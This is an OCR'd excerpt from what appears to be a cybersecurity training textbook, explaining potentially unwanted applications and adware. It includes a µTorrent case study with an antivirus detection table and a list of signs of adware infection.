
- Also known as **grayware** or **junkware**, are potentially harmful applications that may **pose severe risks** to the security and privacy of data stored in the system where they are installed
- Installed when downloading and **installing freeware** using a third-party installer or when accepting a misleading license agreement
- **Covertly monitor** and **alter** the data or settings in the system, similarly to other malware

Types of PUAs

- Adware
- Torrent
- Marketing
- Cryptomining
- Dialers

Potentially Unwanted Application: µTorrent

- Microsoft and other antimalware products have classified µTorrent, a **popular BitTorrent** client, as malware or a potentially unwanted application (PUA)



7 engines detected this file

SHA-256 28a6221c9cf6ca14da87b8a8716831cd5931ce617541d9fe8012417995ea13a9
File name utorrent.exe
File size 2.81 MB
Last analysis 2018-04-19 12:23:00 UTC
Community score +32

7 / 65

CAT-QuickHeal	Trojan.Utorrent	DrWeb	Program.Unwanted.2818
ESET-NOD32	a variant of MSIL/WebCompanion.A potentially unwanted	K7AntiVirus	Adware (00519a201)
K7GW	Adware (00519a201)	Microsoft	PUA:Win32/uTorrent
TrendMicro-HouseCall	Suspicious_GEN.F47V0412	Ad-Aware	Clean
AegisLab	Clean	AhnLab-V3	Clean
ALYac	Clean	Antiy-AVL	Clean
Arcabit	Clean	Avast	Clean
Avast Mobile Security	Clean	AVG	Clean

Potentially Unwanted Application or Applications (PUAs)

Potentially unwanted applications or programs (PUAs or PUPs, respectively), also known as grayware/junkware, are potentially harmful applications that may pose severe risks to the security and privacy of data stored in the system where they are installed. Most PUAs originate from sources such as legitimate software packages and even malicious applications used for illegal activities. PUAs can degrade system performance and compromise privacy and data security. Most PUAs get installed when downloading and installing freeware using a third-party installer or when accepting a misleading license agreement. PUAs can covertly monitor and alter the data or settings in the system, similarly to other malware.

Types of PUAs


- **Adware:** These PUAs display unsolicited advertisements offering free sales and pop-ups of online services when browsing websites. They may disturb normal activities and lure victims into clicking on malicious URLs. They may also issue bogus reminders regarding outdated software or OS.
- **Torrent:** When using torrent applications for downloading large files, the user may be compelled to download unwanted programs that have features of peer-to-peer file sharing.
- **Marketing:** Marketing PUAs monitor the online activities performed by users and send browser details and information regarding personal interests to third-party app owners. These applications then market products and resources based on users' personal interests.
- **Cryptomining:** Cryptomining PUAs make use of the victims' personal assets and financial data on the system and perform the digital mining of cryptocurrencies such as bitcoins.

- **Dialers:** Dialers or spyware dialers are programs that get installed and configured in a system automatically to call a set of contacts at several locations without the user's consent. Dialers cause massive telephone bills and are sometimes very difficult to locate and delete.

Potentially Unwanted Application: µTorrent

Source: *https://www.myce.com*

Microsoft and other antimalware products have classified µTorrent, a popular BitTorrent client, as malware or a potentially unwanted application (PUA). Consequently, the installation of µTorrent is blocked on many computers. Microsoft even lists µTorrent in its malware encyclopedia as PUA:Win32/Utorrent, with the description, "This application was stopped from running on your network because it has a poor reputation. This application can also affect the quality of your computing experience."




7 engines detected this file

SHA-256 28a6221c9cf6ca14da87b8a8716831cd5931ce617541d9fe8012417995ea13a9
File name utorrent.exe
File size 2.81 MB
Last analysis 2018-04-19 12:23:00 UTC
Community score +32

CAT-QuickHeal	Trojan.Utorrent	DrWeb	Program.Unwanted.2818
ESET-NOD32	a variant of MSIL/WebCompanion.A potentially unwanted	K7AntiVirus	Adware (00519a201)
K7GW	Adware (00519a201)	Microsoft	PUA:Win32/uTorrent
TrendMicro-HouseCall	Suspicious_GEN.F47V0412	Ad-Aware	Clean
AegisLab	Clean	AhnLab-V3	Clean
ALYac	Clean	Antiy-AVL	Clean
Arcabit	Clean	Avast	Clean
Avast Mobile Security	Clean	AVG	Clean

Figure 7.1: Screenshot showing PUAs detected and blocked



Adware

- A software or a program that supports advertisements and generates **unsolicited ads and pop-ups**
- Tracks the cookies and **user browsing patterns** for marketing purposes and collects user data
- Consumes additional bandwidth, and **exhausts CPU** resources and memory

Indications of Adware

- **Frequent system lag**
- **Inundated advertisements**
- **Incessant system crash**
- **Disparity in the default browser homepage**
- **Presence of new toolbar or browser add-ons**
- **Slow Internet**

Adware

Adware refers to software or a program that supports advertisements and generates unsolicited ads and pop-ups. It tracks cookies and user browsing patterns for marketing purposes and to display advertisements. It collects user data such as visited websites to customize advertisements for the user. Legitimate software can be embedded with adware to generate revenue, in which case the adware is considered a legitimate alternative provided to customers who do not wish to pay for the software. In some cases, legitimate software may be embedded with adware by an attacker or a third party to generate revenue.

